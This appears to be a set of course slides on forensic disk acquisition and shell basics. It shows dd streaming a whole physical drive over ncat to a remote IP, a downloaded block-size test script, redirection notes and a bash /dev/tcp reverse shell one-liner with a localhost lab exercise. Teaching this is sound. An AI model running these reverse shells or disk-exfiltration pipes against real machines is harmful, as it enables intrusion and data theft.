01/30/2024  07:29 PM    <DIR>          .
01/30/2024  07:29 PM    <DIR>          ..
01/30/2024  06:47 PM      190,960 dd-0.5.zip
02/26/2007  08:50 PM      342,016 dd.exe
01/30/2024  07:04 PM           8 hello.txt
               3 File(s)        532,984 bytes
               2 Dir(s)  47,365,189,632 bytes free

C:\Users\student\Downloads>dd bs=16M if=\\.\PhysicalDrive0 --progress | ncat 136.160.215.16 8080
rawwrite dd for windows version 0.5.
Written by John Newbigin <jn@it.swin.edu.au>
This program is covered by the GPL.  See copying.txt for details
```

verify dd command

Issue: Remote disk acquisition is slow

- The optimal block size (**bs** value) depends on various factors
 - Type of storage
 - I/O patterns
 - System characteristics.
- Solution
 - Experimentation to find the best value
- The best solution (only works when using dd in Linux)
 - Write a script to automate the experiments

Auto speed testing (only dd in Linux)

Download the speeding test shell script

```
(student@kalit01)-[~]  
$ wget https://raw.githubusercontent.com/tdg5/blog/master/_includes/scripts/dd_obs_test.sh  
--2024-01-31 11:40:34-- https://raw.githubusercontent.com/tdg5/blog/master/_includes/scripts/  
dd_obs_test.sh  
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.11  
0.133, 185.199.111.133, ...  
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... co  
nnected.  
HTTP request sent, awaiting response... 200 OK  
Length: 1548 (1.5K) [text/plain]  
Saving to: 'dd_obs_test.sh'  
  
dd_obs_test.sh      100%[=====>] 1.51K  --.-KB/s    in 0s  
  
2024-01-31 11:40:34 (35.4 MB/s) - 'dd_obs_test.sh' saved [1548/1548]
```

Change it to executable and verify test shell script

```
(student@kalit01)-[~]  
$ chmod +x dd_obs_test.sh  
  
(student@kalit01)-[~]  
$ ll dd_obs_test.sh  
-rwxr-xr-x 1 student student 1548 Jan 31 11:40 dd_obs_test.sh
```


Find the optimized block size

```
(student@kalit01)-[~]
```

```
$ ./dd_obs_test.sh
```

NOTE: kernel cache will not be cleared between tests without sudo.
curate results.

block size : transfer rate

512	:	133 MB/s
1024	:	244 MB/s
2048	:	396 MB/s
4096	:	504 MB/s
8192	:	588 MB/s
16384	:	812 MB/s
32768	:	755 MB/s
65536	:	659 MB/s
131072	:	734 MB/s
262144	:	760 MB/s
524288	:	857 MB/s
1048576	:	637 MB/s
2097152	:	748 MB/s
4194304	:	702 MB/s
8388608	:	1.0 GB/s
16777216	:	466 MB/s
33554432	:	45.1 MB/s
67108864	:	514 MB/s

optimized bytes

We have to manually try optimized block size

```
C:\Users\student\Downloads>dd bs=524288 if=\\.\PhysicalDrive0 | ncat 136.160.215.16 8080  
rawwrite dd for windows version 0.5.  
Written by John Newbigin <jn@it.swin.edu.au>  
This program is covered by the GPL. See copying.txt for details
```


Summary

- There are two places programs send output to: Standard output (stdout) and Standard Error (stderr);
- You can redirect these outputs to a different place (like a file);
- File descriptors are used to identify stdout (1) and stderr (2);
- `command > output` is just a shortcut for `command 1> output`;
- You can use `&[FILE_DESCRIPTOR]` to reference a file descriptor value;
- Using `2>&1` will redirect stderr to whatever value is set to stdout (and `1>&2` will do the opposite).

Summary

- Bind shell - attacker's machine acts as a client and the victim's machine acts as a server opening up a communication port on the victim and waiting for the client to connect to it and then issue commands that will be remotely (with respect to the attacker) executed on the victim's machine.
- firewall etc. may block the bind shell

Summary

Reverse Shell - attacker's machine acts as a server. It opens a communication channel on a port and waits for incoming connections. Victim's machine acts as a client and initiates a connection to the attacker's listening server. This is exactly what is done by the following:

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Exercise

- Create a file in Windows
 - name it *yourFisrtLastNameEvidence.txt*
 - the content of the file “hello *yourname!*”
- You don't allow to touch Windows directly after you create the file
 - you allow accessing Windows from Kali
 - assume nmap is installed
- Remotely acquire the file from Kali
 - use command lines, e.g., *nc*

Extra: Another approach for reverse shell

Let's try it with `localhost` instead of `10.0.0.1`:

- Open two tabs in your terminal.

1. open TCP port 8080 and wait for a connection:

```
nc localhost -lp 8080
```

2. Open an interactive shell, and redirect the IO streams to a TCP socket:

```
bash -i >& /dev/tcp/localhost/8080 0>&1
```


where

- `bash -i` "If the `-i` option is present, the shell is interactive."
- `>&` "This special syntax redirects both, stdout and stderr to the specified target."
- (argument for `>&`) `/dev/tcp/localhost/8080` is a TCP client connection to `localhost:8080`.
- `0>&1` redirect file descriptor 0 (stdin) to fd 1 (stdout), hence the opened TCP socket is used to read input.

Cf. <http://wiki.bash-hackers.org/syntax/redirection>

- Rejoice as you have a prompt in tab 1.
- Now imagine not using `localhost`, but some remote IP.

compare difference?



Thank you

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